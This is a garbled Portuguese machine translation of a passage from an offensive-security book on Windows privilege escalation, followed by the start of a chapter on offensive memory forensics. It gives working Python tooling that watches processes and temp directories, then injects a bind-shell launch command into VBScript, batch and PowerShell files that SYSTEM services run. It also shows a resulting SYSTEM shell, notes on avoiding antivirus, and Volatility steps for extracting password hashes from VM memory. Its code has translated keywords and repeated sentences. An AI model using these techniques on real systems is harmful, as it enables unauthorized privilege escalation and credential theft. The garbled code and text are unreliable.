Assim você estalou uma caixa dentro de uma rede do Windows suculento. Talvez você alavancou um heap overflow remoto, ou você phished seu caminho para a rede. É hora de começar a procurar maneiras de escalar privilégios. Se você já é ou administrador do sistema, você provavelmente vai querer várias maneiras de alcançar esses privilégios em caso de um ciclo de patch mata o seu acesso. Ele também pode ser importante ter um catálogo de escalações de privilégio no bolso de trás, como algumas empresas executar software que pode ser difícil analisar em seu próprio ambiente, e você não pode executar em que o software até que você esteja em uma empresa do mesmo tamanho ou composição. Em uma escalada de privilégios típico, você está indo para explorar um motorista mal codificados ou emissão do kernel nativo do Windows, mas se você usar uma baixa qualidade explorar ou há um problema durante a exploração, você corre o risco de instabilidade do sistema. Vamos explorar alguns outros meios de adquirir privilégios elevados no Windows.

Os administradores de sistema em grandes empresas normalmente têm agendado tarefas ou serviços que serão executados processos filhos ou executar scripts VBScript ou PowerShell para automatizar tarefas. Vendedores, também, muitas vezes têm automatizado, tarefas internas que se comportam da mesma maneira. Vamos tentar tirar vantagem de lidar com processos de alto privilégio arquivos ou executar binários que são graváveis por usuários de baixo privilégio. Existem inúmeras maneiras para você tentar escalar privilégios no Windows, e nós só estamos indo cobrir alguns. No entanto, quando você entender esses conceitos básicos, você pode expandir seus scripts para começar a explorar outros, cantos bolorentos escuras de seus alvos Windows. Vamos começar por aprender a aplicar programação do Windows WMI para criar uma interface flexível que monitora a criação de novos processos. Colhemos dados úteis, como os caminhos de arquivo, o usuário que criou o processo e permitiu privilégios. Nossa monitoramento do processo, em seguida, mãos fora todos os caminhos de arquivo para um script de monitoramento de arquivo que mantém continuamente a par de quaisquer novos arquivos criados e o que está escrito para eles. Isto diz-nos que os arquivos estão sendo acessados por processos de alta privilégio e a localização do arquivo. O passo final é para interceptar o processo de arquivos de criação para que possamos injetar código de script e ter o processo de alto privilégio executar um shell de comando. A beleza deste inteiro O passo final é para interceptar o processo de arquivos de criação para que possamos injetar código de script e ter o processo de alto privilégio executar um shell de comando. A beleza deste inteiro O passo final é para interceptar o processo de arquivos de criação para que possamos injetar código de script e ter o processo de alto privilégio executar um shell de comando. A beleza deste inteiro O passo final é para interceptar o processo de arquivos de criação para que possamos injetar código de script e ter o processo de alto privilégio executar um shell de comando. A beleza deste inteiro O passo final é para interceptar o processo de arquivos de criação para que possamos injetar código de script e ter o processo de alto privilégio executar um shell de comando.

A beleza deste inteiro

processo é que ela não envolve qualquer enganchando API, para que possamos voar sob o radar da maioria dos softwares antivírus.

Instalando os Pré-requisitos

Precisamos instalar algumas bibliotecas para escrever o ferramental neste capítulo. Se você seguiu as instruções iniciais no início do livro, você terá `easy_install` pronto para balançar. Se não, consulte [Capítulo 1](#) para obter instruções sobre a instalação `easy_install`.

Execute o seguinte em um `cmd.exe` escudo em seu Windows VM:

```
C: \> easy_install pywin32 wmi
```

Se por algum motivo esse método de instalação não funciona para você, baixar o instalador PyWin32 diretamente do <http://sourceforge.net/projects/pywin32/>.

Em seguida, você vai querer instalar o serviço de exemplo que os meus revisores tecnologia Dan Frisch e Cliff Janzen escreveu para mim. Este serviço emula um conjunto comum de vulnerabilidades que temos descoberto em redes de grandes empresas e ajuda a ilustrar o código de exemplo neste capítulo.

1. Baixe o arquivo zip a partir de:

<http://www.nostarch.com/blackhatpython/bhpservice.zip> .

2. Instale o serviço usando o script em lotes fornecidos, `install_service.bat`.

Certifique-se de que você está executando como administrador quando fazê-lo. Você deve ser bom para ir, então agora vamos começar com a parte divertida!

Criando uma Process Monitor

Eu participei de um projeto para o Immunity chamado El Jefe, que é em sua essência um sistema de **processo de monitoramento muito simples, com registro centralizado** (<http://eljefe.immunityinc.com/>). A ferramenta é projetada para ser usado por pessoas do lado da defesa da segurança para controlar a criação do processo e a instalação de malware. Enquanto consultar um dia, meu colega Mark Wuergler sugeriu que usamos El Jefe como um mecanismo leve para monitorar processos executados como SYSTEM em nossas máquinas Windows alvo. Isto nos daria uma visão sobre manipulação de arquivos potencialmente inseguros ou criação processo filho. Funcionou, e nós caminhamos com numerosos erros de privilégios que nos deram as chaves do reino.

A principal desvantagem do original Eljefe é que ele é utilizado um DLL que foi injectado em cada processo a interceptar chamadas para todas as formas da nativa CreateProcess função. Ele então usou um pipe nomeado para se comunicar com o cliente coleção, que, em seguida, encaminhados os detalhes da criação de processos para o servidor de registro. O problema com isto é que a maioria dos software antivírus também conecta o CreateProcess chamadas, por isso ou eles vêm você como malware ou você tem problemas de instabilidade do sistema quando El Jefe corre lado a lado com software antivírus. Vamos recriar alguns dos recursos de monitoramento de El Jefe de forma hookless, que também será voltado para técnicas ofensivas em vez de monitoramento. Isso deve tornar o nosso monitoramento portátil e dar-nos a capacidade de executar com software antivírus activado sem problema.

Monitoramento do processo com o WMI

A API WMI dá ao programador a capacidade de monitorar o sistema para determinados eventos e, em seguida, receber chamadas de retorno quando ocorrem esses eventos. Vamos aproveitar esta interface para receber uma chamada de retorno cada vez que um processo é criado. Quando um processo é criado, nós estamos indo para prender algumas informações valiosas para os nossos propósitos: o tempo que o processo foi criado, o usuário que gerou o processo, o executável que foi lançado e seus argumentos de linha de comando, a identificação do processo, e o ID do processo pai. Isto irá mostrar-nos todos os processos que são criados por contas de maior privilégio e, em particular, todos os processos que estão chamando arquivos externos, como VBScript ou scripts em lotes. Quando temos todas essas informações, nós também vai determinar o que privilégios estão habilitados nas fichas de processo. Em alguns casos raros, você vai encontrar processos que são criadas como um usuário regular, mas que foram concedidos privilégios adicionais do Windows que você pode aproveitar. Vamos começar criando um script de monitoramento muito simples [21] que fornece as informações básicas do processo e, em seguida, construir sobre isso para determinar os privilégios ativado. Note-se que, a fim de capturar informações sobre processos de alto privilégio criados pelo sistema, por exemplo, você vai precisar para executar o script de monitoramento como um administrador. Vamos começar adicionando o seguinte código para *process_monitor.py*:

```
importação win32con importação
win32api win32security importação

importação WMI
import os import
sys

log_to_file def (mensagem):
    fd = aberta ( "process_monitor_log.csv", "ab") fd.write ( "% s \ r \ n"
    mensagem%) fd.close ()

    Retorna

#   criar um cabeçalho do arquivo de log
log_to_file ( "Time, Usuário, executável, CommandLine, PID, País PID, privilégios")

#   instanciar a interface WMI
❶ c = wmi.WMI ()

#   criar o nosso monitor de processo
❷ process_watcher = c.Win32_Process.watch_for ( "criação")
```

```

while True:
    experimentar:

❸     new_process = process_watcher ()

❹     proc_owner = new_process.GetOwner ()
proc_owner = "% s \\% s" % (proc_owner [0], proc_owner [2]) create_date =
new_process.CreationDate executável = new_process.ExecutablePath linhacmd

                = new_process.CommandLine
pid             = new_process.ProcessId
parent_pid = new_process.ParentProcessId

privilégios = "N / A"

process_log_message = "% s% s% s% s% s% s \ r \ n" % (create_date, proc_owner, executável, linhacmd, pid,
parent_pid, privilégios)

process_log_message impressão

log_to_file (process_log_message)

exceto:
    passar

```

Começamos por instanciar a classe WMI ❶ e, em seguida, dizendo-lhe para assistir ao evento criação de processos ❷. Ao ler a documentação Python WMI, aprendemos que você pode monitorar a criação de processos ou eventos de deleção. Se você decidir que você gostaria de acompanhar de perto eventos de processo, você pode usar a operação e irá notificá-lo de cada evento um processo atravessa. Em seguida, **digite um loop, e os blocos de loop até process_watcher retorna um novo evento processo ❸**. O novo evento processo é uma classe WMI chamada

Win32_Process [22] que contém todas as informações relevantes que são depois. Uma das funções de classe é GetOwner, que chamamos ❹ para determinar quem gerou o processo e de lá nós coletamos todas as informações do processo que estamos procurando, saída para a tela, e log-lo para um arquivo.

Chutar os pneus

Vamos acionar nosso script de monitoramento do processo e, em seguida, criar alguns processos para ver o que a saída se parece.

```
C:\> process_monitor.py python
```

```
20130907115227,048683-300,Justin-V2TRL6LD\administrador,C:\WINDOWS\system32\notepad.exe,"C:\WINDOWS\system32\notepad.exe",740508,N/A
```

```
20130907115237,095300-300,Justin-V2TRL6LD\administrador,C:\WINDOWS\system32\calc.exe,"C:\WINDOWS\system32\calc.exe",2920.508,N/A
```

Depois de executar o script, eu corri *notepad.exe* e *calc.exe*. Você pode ver a informação a ser emitidos corretamente, e perceber que ambos os processos tiveram o conjunto PID pai para 508, o que é o ID do processo *explorer.exe* na minha VM. Você poderia agora dar uma pausa prolongada e deixe este script executado por um dia e ver todos os processos, tarefas agendadas, e vários atualizadores de software em execução. Você também pode detectar malwares se você é (un) sorte. Também é útil para fazer logout e login novamente para o seu alvo, como os eventos gerados a partir dessas ações poderia indicar processos privilegiados. Agora que temos o monitoramento básico processo no lugar, vamos preencher o campo privilégios no nosso registro e aprender um pouco sobre como privilégios do Windows funcionam e por que eles são importantes.

Privilégios de Token do Windows

Um token do Windows é, por Microsoft: “um objeto que descreve o contexto de um processo ou fio de segurança” [23] Como um token é inicializado e que as permissões e os privilégios são definidos em um token determinar quais as tarefas que processo ou thread pode executar. Um desenvolvedor bem-intencionado pode ter uma aplicação da bandeja do sistema como parte de um produto de segurança, o que eles gostariam de dar a capacidade de um usuário não-privilegiado para controlar o principal serviço do Windows, que é um driver. O desenvolvedor usa a função Windows API nativa

`AdjustTokenPrivileges` sobre o processo e de maneira bastante inocente concede a aplicação da bandeja do sistema a `SeLoadDriver` privilégio. O que o desenvolvedor não está pensando é o fato de que, se você pode subir dentro daquela aplicação da bandeja do sistema, você também têm agora a capacidade para carregar ou descarregar qualquer driver que você quer, o que significa que você pode soltar um rootkit em modo kernel - e isso significa jogo sobre.

Tenha em mente, se você não pode executar monitorar seu processo como SYSTEM ou um usuário administrativo, então você precisa manter um olho sobre o que você processa *estamos* capaz de monitorar e ver se há quaisquer privilégios adicionais que você pode aproveitar. Um processo em execução como o seu usuário com os privilégios erradas é uma maneira fantástica para chegar ao SISTEMA ou executar código no kernel. privilégios interessantes que eu sempre olhar para fora são listados na **Tabela 10-1** . Ele não é exaustiva, mas serve como um bom ponto de partida. [24]

Tabela 10-1. Privilégios interessantes

nome do privilégio de acesso que é concedido

`SeBackupPrivilege` Isso permite que o processo de usuário para fazer backup de arquivos e diretórios, e subsídios LER acesso a arquivos não importa o que sua ACL define.

`SeDebugPrivilege` Isso permite que o usuário processo para depurar outros processos. Isso também inclui a obtenção de processo alças para injectar DLLs ou código em processos em execução.

`SeLoadDriver` Isso permite que um processo do usuário para carregar ou descarregar drivers.

Agora que temos os fundamentos do que privilégios são e quais privilégios para procurar, vamos Python alavancagem para recuperar automaticamente o

privilégios habilitados sobre os processos que estamos monitorando. Vamos fazer uso do `win32security`, `win32api`, e `win32con` módulos. Se você encontrar uma situação onde você não pode carregar esses módulos, todas as seguintes funções podem ser traduzidos em chamadas nativas usando a biblioteca `ctypes`; é apenas muito mais trabalho. Adicione o seguinte código para `process_monitor.py` diretamente acima da nossa existente `log_to_file` função:

```
get_process_privileges def (PID):
    experimentar: # Obter um identificador para o processo de destino

    ❶     hProc = win32api.OpenProcess (win32con.PROCESS_QUERY_INFORMATION, Falso, pid)

    # abra o principal token de processo
    ❷     htok = win32security.OpenProcessToken (hProc, win32con.TOKEN_QUERY)

    # recuperar a lista de privilégios habilitado
    ❸     privilégiostoken = win32security.GetTokenInformation (htok, win32security.TokenPrivileges)

    # iterar sobre privilégios e saída aqueles que estão habilitados priv_list = "" for i in privilégiostoken:
        # verificar se o privilégio está habilitado
        se i [1] == 3:
            priv_list + = "% s |" % Win32security.LookupPrivilegeName
            (Nada, i [0])
        exceto:
            priv_list = "N / A"

    voltar priv_list
```

Nós usamos o ID do processo para obter um identificador para o processo de destino ❶. Em seguida, vamos rachar abrir o token de processo ❷ e, em seguida, solicitar as informações token para esse processo ❸. Ao enviar o `win32security.TokenPrivileges` estrutura, estamos instruindo a chamada de API para devolver todas as informações privilégio para esse processo. A chamada de função retorna uma lista de tuplas, onde o primeiro membro da tupla é o privilégio e o segundo membro descreve se o privilégio está habilitado ou não. Porque estamos apenas preocupados com os privilégios que são habilitados, primeiro verifique se os bits habilitados ❹ e então nós procurar o nome legível por esse privilégio ❺.

Em seguida, vamos modificar nosso código existente para que estamos a saída corretamente e registrar esta informação. Alterar a seguinte linha de código a partir desta:

```
privilegios = "N / A"
```

ao seguinte:

```
privilegios = get_process_privileges (PID)
```

Agora que nós adicionamos o nosso código de acompanhamento de privilégio, vamos executar novamente o *process_monitor.py* script e verifique a saída. Você deverá ver informações privilégio como mostrado na saída abaixo:

```
C: \> python.exe process_monitor.py
20130907233506,055054-300, JUSTIN-V2TRL6LD \ Administrator, C: \ WINDOWS \ system32 \ notepad.exe, "C: \ WINDOWS \ system32 \ notepad.exe"
, 660508, SeChangeNotifyPrivilege
| SelImpersonatePrivilege | SeCreateGlobalPrivilege |

20130907233515,914176-300, JUSTIN-V2TRL6LD \ Administrator, C: \ WINDOWS \ system32 \ calc.exe, "C: \ WINDOWS \ system32 \ calc.exe", 1004.508, SeChangeNotifyPrivilege | SelImpersonatePrivilege | SeCreateGlobalPrivilege |
```

Você pode ver que estamos registrando corretamente os privilégios habilitados para esses processos.

Poderíamos facilmente colocar um pouco de inteligência para o script para registrar somente processos que são executados como um usuário sem privilégios, mas têm privilégios interessantes habilitado. Vamos ver como este uso do monitoramento do processo vai deixar-nos encontrar processos que estão utilizando arquivos externos de forma insegura.

Vencer a corrida

scripts em lote, scripts de VBScript, e PowerShell tornar a vida administradores de sistema mais fácil, automatizando tarefas monótonas. Sua finalidade pode variar de continuamente registrar a um serviço de inventário central para forçar atualizações de software a partir de seus próprios repositórios. Um problema comum é a falta de ACLs apropriadas sobre esses arquivos de script. Em vários casos, em servidores de outra forma segura, eu encontrei scripts em lotes ou scripts do PowerShell que são executados uma vez por dia pelo usuário do sistema ao ser globalmente gravável por qualquer usuário. Se você executar o seu monitor de processo tempo suficiente em uma empresa (ou você simplesmente instalar o serviço de exemplo fornecido no início deste capítulo), você pode ver os registros de processos que se parecem com isto:

```
20130907233515,914176-300, NT AUTHORITY \ SYSTEM, C: \ WINDOWS \ system32 \ cscript. exe, C: \ WINDOWS \ system32 \ cscript.exe / nologo " C: \ WINDOWS \ Temp \ azndldsddfggg. vbs", 1004,4, SeChangeNotifyPrivilege | SeImpersonatePrivilege | Privilege SeCreateGlobal |
```

Você pode ver que um processo do sistema gerou o *cscript.exe* binário e aprovada na *C: \ Windows \ Temp \ andldsddfggg.vbs* parâmetro. O serviço exemplo fornecido deve gerar esses eventos uma vez por minuto. Se você fizer uma listagem de diretório, você não vai ver este arquivo presente. O que está acontecendo é que o serviço é a criação de um nome de arquivo aleatório, empurrando VBScript no arquivo e, em seguida, executar essa VBScript. Eu vi essa ação realizada pelo software comercial em um número de casos, e eu vi software que copia arquivos para um local temporário, executar e, em seguida, excluir esses arquivos.

Para explorar esta condição, temos de ganhar efetivamente uma corrida contra o código de execução. Quando o software ou tarefa agendada cria o arquivo, é preciso ser capaz de injetar o nosso próprio código para o arquivo antes que o processo execute-lo e, em seguida, em última análise, exclui-lo. O truque para isso é a calhar API do Windows chamado *ReadDirectoryChangesW*, o que nos permite monitorar um diretório para quaisquer alterações em arquivos ou subdiretórios. Nós também pode filtrar esses eventos para que nós somos capazes de determinar quando o arquivo foi “salvo” para que possamos rapidamente injetar nosso código antes de ser executado. Ele pode ser extremamente útil para simplesmente manter um olho em todos os diretórios temporários por um período de 24 horas ou mais, porque às vezes você vai encontrar bugs interessantes ou divulgações de informação em cima de potenciais escaladas de privilégio.

Vamos começar criando um monitor de arquivo, e depois vamos construir sobre isso para

injetar automaticamente o código. Criar um novo arquivo chamado `file_monitor.py` e martelar o seguinte:

```
# exemplo modificado que é dado originalmente aqui:  
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.html  
  
importação ficheiro  
temporário import os import  
rosqueamento importação  
win32file importação  
win32con  
# estes são os diretórios de arquivos temporários comum  
❶ dirs_to_monitor = [ "C: \\ \\ JANELAS Temp", tempfile.gettempdir ()]  
  
# constantes de modificação do arquivo  
FILE_CREATED          = 1  
FILE_DELETED           = 2  
FILE_MODIFIED          = 3  
FILE_RENAMED_FROM     = 4 = 5  
FILE_RENAMED_TO  
  
start_monitor def (path_to_watch):  
  
    # criamos um segmento para cada monitoramento executar  
    FILE_LIST_DIRECTORY = 0x0001  
  
    ❷ h_directory = win32file.CreateFile (  
        path_to_watch,  
        FILE_LIST_DIRECTORY,  
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |  
        win32con.FILE_  
        SHARE_DELETE,  
        None,  
        win32con.OPEN_EXISTING,  
        win32con.FILE_FLAG_BACKUP_SEMANTICS, Nenhuma)  
  
    enquanto 1:  
        experimental:  
            ❸ Resultados = win32file.ReadDirectoryChangesW (  
                h_directory,  
                1024, É  
                verdade,  
                win32con.FILE_NOTIFY_CHANGE_FILE_NAME |  
                win32con.FILE_NOTIFY_CHANGE_DIR_NAME |  
                win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |  
                win32con.FILE_NOTIFY_CHANGE_SIZE |  
                win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |  
                win32con.FILE_NOTIFY_CHANGE_SECURITY, Nada, Nada  
  
            )  
            ❹ para a ação, file_name no resultado:  
                full_filename = os.path.join (path_to_watch, file_name)
```

```

se a ação == FILE_CREATED:
    print "[+] Criado% s" ação elif% full_filename == FILE_DELETED:
        print "[-] Excluídos s" ação elif% full_filename == FILE_MODIFIED:
            print "[*] Modificado% s" % full_filename

#   despejar a impressão o conteúdo do arquivo "[VVV]
Dumping conteúdo ...
❸   experimentar: fd = open (full_filename, "rb")

contents = fd.read () fd.close ()
conteúdos de impressão

print "[^^^] Dump completa." exceto:

print "[!!!] Falha".

ação elif == FILE_RENAMED_FROM:
    print "[>] renomeado de:% s" ação elif% full_filename == FILE_RENAMED_TO:
        print "[<] renomeada para:% s" % full_filename mais: print "[???] Desconhecido:%
s" % full_filename, exceto:

passar

para o caminho em dirs_to_monitor:
monitor_thread = threading.Thread (alvo = start_monitor, args = (percurso,)) impressão "desova rosca para monitorização
caminho:% s" % monitor_thread.start caminho ()

```

Nós definimos uma lista de diretórios que deseja monitorar ❶, que no nosso caso são as duas comuns diretórios arquivos temporários. Tenha em mente que pode haver outros lugares que você quer manter um olho em, então editar esta lista como você vê o ajuste. Para cada um desses caminhos, vamos criar um segmento de monitoramento que chama a `start_monitor` função. A primeira tarefa desta função é adquirir um identificador para o diretório que deseja monitorar ❷. Em seguida, ligue para o `ReadDirectoryChangesW` função ❸, que nos notifica quando ocorre uma alteração. Receberemos o nome do arquivo alvo que mudou e o tipo de evento que aconteceu ❹. A partir daqui podemos imprimir informações úteis sobre o que aconteceu com esse arquivo particular, e se detectar que ele foi modificado, nós despejar o conteúdo do arquivo para referência ❺.

Chutar os pneus

Abra um *cmd.exe* shell e executar *file_monitor.py*:

```
C:\> python.exe file_monitor.py
```

Abra uma segunda *cmd.exe* shell e execute os seguintes comandos:

```
C:\> cd% temp%
C:\ DOCUME ~ 1 \ ADMINI ~ 1 \ LOCALS ~ 1 \ Temp> echo Olá > FileTest
C:\ DOCUME ~ 1 \ ADMINI ~ 1 \ LOCALS ~ 1 \ Temp> renomear FileTest file2test
C:\ DOCUME ~ 1 \ ADMINI ~ 1 \ LOCALS ~ 1 \ Temp> del file2test
```

Você deve ver uma saída que se parece com o seguinte:

```
Desova fio de monitoramento para o caminho: C:\WINDOWS\Temp
Desova fio monitoramento de caminho: C:\DOCUME~1\admini~1\locals~1\temp [+] Criado c:\DOCUME~1\admini~1\locals~1\temp\fileTest [*] c modificação: \DOCUME~1\admini~1\locals~1\temp\FileTest [VVV] conteúdo de dumping
... hello
```

```
[^^^] basculante completa.
[>] Renomeado de: c:\DOCUME~1\admini~1\locals~1\temp\fileTest [<] renomeada para: c:\DOCUME~1\admini~1\locals~1\temp\file2test [*] Modificado c:\DOCUME~1\admini~1\locals~1\temp\file2test
[VVV] dumping conteúdos ... Olá
```

```
[^^^] basculante completa.
[-] c Excluídos: \DOCUME~1\admini~1\locals~1\temp\FILE2T ~ 1
```

Se todos os itens acima tem funcionado como planejado, eu encorajá-lo a manter o seu monitor de arquivo correndo por 24 horas em um sistema de destino. Você pode ser surpreendido (ou não) para ver os arquivos que está sendo criado, executado e excluídos. Você também pode usar seu script processo de monitoramento para tentar encontrar caminhos de arquivo interessantes para monitorar também. As atualizações de software poderia ser de particular interesse. Vamos seguir em frente e adicionar a capacidade de injetar automaticamente o código em um arquivo de destino.

Injeção de código

Agora que podemos monitorar os processos e arquivar locais, vamos dar uma olhada em ser capaz de injetar automaticamente o código em arquivos de destino. As linguagens de script mais comuns que eu vi empregados são VBScript, arquivos em lote, e PowerShell. Vamos criar trechos de código muito simples que geram uma versão compilada do nosso *bhpnet.py* ferramenta com o nível de privilégio do serviço de origem. Há uma vasta gama de coisas desagradáveis que você pode fazer com estas linguagens de script; [25] vamos criar o quadro geral para fazê-lo, e você pode correr solta de lá. Vamos modificar nosso *file_monitor.py* script e adicione o seguinte código após as constantes modificação do arquivo:

```
❶ file_types = {}

comando = "C:\\" JANELAS TEMP \" bhpnet.exe -l -p 9999 -c" file_types [". vbs"] =
[ "\r\n'bhpmarker\r\n", "\r\nnCreateObject(\"Wscript.Shell\").Execute(\"%s\")\r\n" comando%]

file_types [ 'bastão' ] = [ "\r\nNREM bhpmarker\r\n", "\r\n%n%s\r\n" comando%]

FILE_TYPES ['. ps1' ] = [ "\r\n# bhpmarker", "Start-Process \"%s\" \r\n" comando%]

#  funcionar para lidar com o inject_code injeção código def (full_filename, extensão,
conteúdo):

❷     #  é a nossa marca já no arquivo?
     se FILE_TYPES [extensão] [0] no conteúdo:
         Retorna

     #  nenhum marcador; vamos injectar o marcador e código full_contents =
     file_types [extensão] [0] + = full_contents File_Types [extensão] [1] +
     full_contents conteúdo

❸     fd = aberta (full_filename, "wb") fd.write
     (full_contents) fd.close ()

     print "[\o/] código injetado."

     Retorna
```

Começamos por definir um dicionário de trechos de código que correspondem a uma extensão de arquivo específico ❶ que inclui um marcador único e o código que quer injetar. A razão por que usar um marcador é porque podemos entrar em um loop infinito

pelo qual vemos uma modificação do arquivo, nós inserimos o nosso código (que provoca um evento de modificação do arquivo subsequente), e assim por diante. Isso continua até que o arquivo fica gigantesco e o disco rígido começa a chorar. O próximo pedaço de código é nossa `inject_code` função que lida com a injeção de código e marcador arquivo de verificação real. Depois de verificar que o marcador não existe ❷, nós escrevemos o marcador e o código queremos que o processo de destino para executar ❸. Agora, precisamos modificar o nosso principal ciclo de eventos para incluir o nosso check extensão de arquivo e a chamada para `inject_code`.

```
-- recorte--  
ação elif == FILE_MODIFIED:  
    print "[*] Modificado% s" % full_filename  
  
    # despejar a impressão o conteúdo do arquivo "[VVV]  
    Dumping conteúdo ..."  
  
    experimentar: fd = open (full_filename, "rb")  
  
    contents = fd.read () fd.close ()  
    conteúdos de impressão  
  
    print "[^^^] Dump completa." exceto:  
  
    print "[!!!] Falha".  
##### NOVO CÓDIGO COMEÇA AQUI  
❶ nome do ficheiro, a extensão = os.path.splitext (full_filename)  
  
❷ se a extensão em FILE_TYPES:  
    inject_code (full_filename, extensão, conteúdo)  
##### FIM DO NOVO CÓDIGO  
-- recorte--
```

Esta é uma adição bastante simples para o nosso circuito primário. Fazemos uma rápida separação da extensão de arquivo ❶ e, em seguida, verificar se contra nosso dicionário de tipos de arquivos conhecidos ❷. Se a extensão do arquivo é detectado em nosso dicionário, que chamamos de nossa `inject_code` função. Vamos levá-la para uma rodada.

Chutar os pneus

Se você instalou o exemplo serviço vulnerável no início deste capítulo, você pode facilmente testar seu novo injector código de fantasia. Certifique-se de que o serviço está sendo executado, e simplesmente **executar o seu `file_monitor.py` roteiro**. Eventualmente, você deve ver uma saída indicando que a `vbs` arquivo foi criado e modificado e que o código foi injetado. Se tudo correu bem, você deve ser capaz de executar o `bhpnet.py` script **Capítulo 2** para conectar o ouvinte você só gerou. Para verificar se o escalonamento de privilégios trabalhou, conectar-se ao ouvinte e verificar qual o usuário que você está executando como.

```
justin $ ./bhpnet.py -t 192.168.1.10 -p 9999 <CTRL-D>

<BHP: #> Quem sou eu
NT AUTHORITY\SYSTEM <BHP:
#>
```

Isso vai indicar que você tenha atingido a conta SYSTEM santo e que a sua injeção de código funcionou.

Você pode ter chegado ao fim deste capítulo pensar que alguns desses ataques são um pouco esotérico. Mas quanto mais tempo você gasta dentro de uma grande empresa, mais você vai perceber que estes são ataques bastante viáveis. As ferramentas neste capítulo podem ser facilmente expandida ou transformados em roteiros especiais one-off que você pode usar em casos específicos para comprometer uma conta local ou aplicação. WMI sozinho pode ser uma excelente fonte de dados de reconhecimento locais que você pode usar para promover um ataque quando dentro de uma rede. Escalação de privilégios é uma peça essencial para qualquer bom trojan.

[[21](#)] Este código foi adaptado a partir da página Python WMI (<http://timgolden.me.uk/python/wmi/tutorial.html>).

[[22](#)] Win32_Process documentação de classe: <http://msdn.microsoft.com/en-us/library/aa394372>

(*v = VS.85*).aspx

[[23](#)] MSDN - tokens de acesso: <http://msdn.microsoft.com/en-us/library/Aa374909.aspx>

[[24](#)] Para a lista completa de privilégios, visita [http://msdn.microsoft.com/en-us/library/janelas/desktop/bb530716\(v=VS.85\).aspx](http://msdn.microsoft.com/en-us/library/janelas/desktop/bb530716(v=VS.85).aspx).

[[25](#)] Carlos Perez faz algum trabalho incrível com PowerShell; Veja <http://www.darkoperator.com/>.

Capítulo 11. Automatizando ofensivos

Forensics

Forensics pessoas estão muitas vezes chamado depois de uma violação, ou para determinar se um “incidente” ocorreu em tudo. Eles normalmente querem um instantâneo de RAM da máquina afetada, a fim de capturar chaves criptográficas ou outras informações que reside apenas na memória. Sorte para eles, uma equipe de desenvolvedores talentosos criou um quadro Python todo adequado para esta tarefa chamada *Volatilidade*, anunciado como um quadro forense de memória avançada. respondedores de incidentes, os médicos legistas e analistas de malware pode usar Volatilidade para uma variedade de outras tarefas, bem como, incluindo inspeção de objetos kernel, examinando e despejar processos, e assim por diante. Nós, é claro, estão mais interessados nas capacidades ofensivas que a volatilidade fornece. Nós primeiro explorar usando alguns dos recursos de linha de comando para recuperar os hashes de senha de uma máquina virtual VMWare em execução e, em seguida, mostrar como podemos automatizar esse processo de duas etapas, incluindo volatilidade nos nossos scripts. O último exemplo mostra como podemos injetar shellcode diretamente em uma máquina virtual em execução em um local preciso que nós escolhemos. Esta técnica pode ser útil para pregar aqueles usuários paranóicos que navegam ou enviar e-mails somente de uma VM. Também pode deixar uma backdoor escondido em um instantâneo VM que será executada quando o administrador restaura a VM. Este método de injeção de código também é útil para a execução de código em um computador que tenha uma porta FireWire que você pode acessar, mas que está bloqueado ou dormindo e requer uma senha. Vamos começar!

Instalação

A volatilidade é extremamente fácil de instalar; você só precisa baixá-lo <https://code.google.com/p/volatility/downloads/list>. Eu normalmente não fazer uma instalação completa. Em vez disso, mantê-lo em um diretório local e adicionar o diretório para o meu caminho de trabalho, como você verá nas próximas seções. Um instalador do Windows também está incluído. Escolha o método de sua escolha instalação; ele deve funcionar bem o que você faz.

Profiles

Volatilidade usa o conceito de *perfis* para determinar como aplicar assinaturas e compensações necessárias para arrancar informações de despejos de memória. Mas se você pode obter uma imagem de memória de um alvo via FireWire ou remotamente, você pode não necessariamente saber a versão exata do sistema operacional que você está atacando. Felizmente, a volatilidade inclui um plugin chamado `imageinfo` que tenta determinar qual perfil você deve usar contra o alvo. Você pode executar o plugin assim:

```
$ python vol.py imageinfo -f "memorydump.img"
```

Depois de executá-lo, você deve obter um bom pedaço de informação de volta. A linha mais importante é a **Perfis sugeridas** linha, que deve ser algo como isto:

Perfil sugerida (s): WinXPSP2x86, WinXPSP3x86

Quando você está executando os próximos exercícios em um alvo, você deve definir o sinalizador de **linha de comando - perfil para o valor apropriado mostrado, começando com o primeiro listado**. No cenário acima, usariamos:

```
$ Vol.py python plugar -perfil = "WinXPSP2x86" argumentos
```

Você vai saber se você definir o perfil errado, porque nenhum dos plugins irá funcionar corretamente, ou Volatilidade vai jogar erros indicando que não poderia encontrar um mapeamento de endereço adequado.

Agarrando hashes de senha

Recuperar os hashes de senha em uma máquina Windows após a penetração é um objetivo comum entre os atacantes. Estes hashes pode ser quebrada fora de linha em uma tentativa de recuperar a senha do alvo, ou eles podem ser usados em um ataque de hash pass-o- para ter acesso a outros recursos da rede. Olhando através da VMs ou instantâneos em um alvo é um lugar perfeito para tentar recuperar esses hashes.

Se o destino for um usuário paranóico que realiza operações de alto risco apenas em uma máquina virtual ou uma empresa tentando conter algumas das atividades do seu usuário para VMs, o VMs apresentar um excelente ponto para reunir informações depois de ter obtido acesso ao hardware do host .

A volatilidade torna este processo de recuperação extremamente fácil. Primeiro, vamos dar uma olhada em como operar os plugins necessários para recuperar os deslocamentos na memória onde os hashes de senha pode ser recuperada, e depois recuperar-se os hashes. Então vamos criar um script para combinar isso em uma única etapa. Windows armazena senhas locais no SAM seção de registro em um formato de hash, e ao lado deste a chave de inicialização do Windows armazenado na sistema ramo de registo. Precisamos de ambas as colmeias, a fim de extraír os hashes de uma imagem de memória. Para começar, vamos executar o hivelist plugin para fazer Volatilidade extraír os deslocamentos na memória onde estas duas colmeias vivem. Então vamos passar essa informação para o hashdump plug-in para fazer a extração de hash real. Cair em seu terminal e execute o seguinte comando:

```
$ python vol.py hivelist --profile = WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Após um minuto ou dois, você deve ser apresentado com alguma saída exibindo onde esses ramos de registo viver na memória. Eu recortei uma parte da saída por razões de brevidade.

Virtual	Nome física
0xe1666b60	0x0ff01b60
\\Device\\HarddiskVolume1\\WINDOWS\\system32\\config\\software	
0xe1673b60	0x0fedbb60 \\Device\\HarddiskVolume1\\WINDOWS\\system32\\config\\SAM 0xe1455758 0x070f7758 [sem nome]
0xe1035b60	0x06cd3b60 \\Device\\HarddiskVolume1\\WINDOWS\\system32\\config\\system

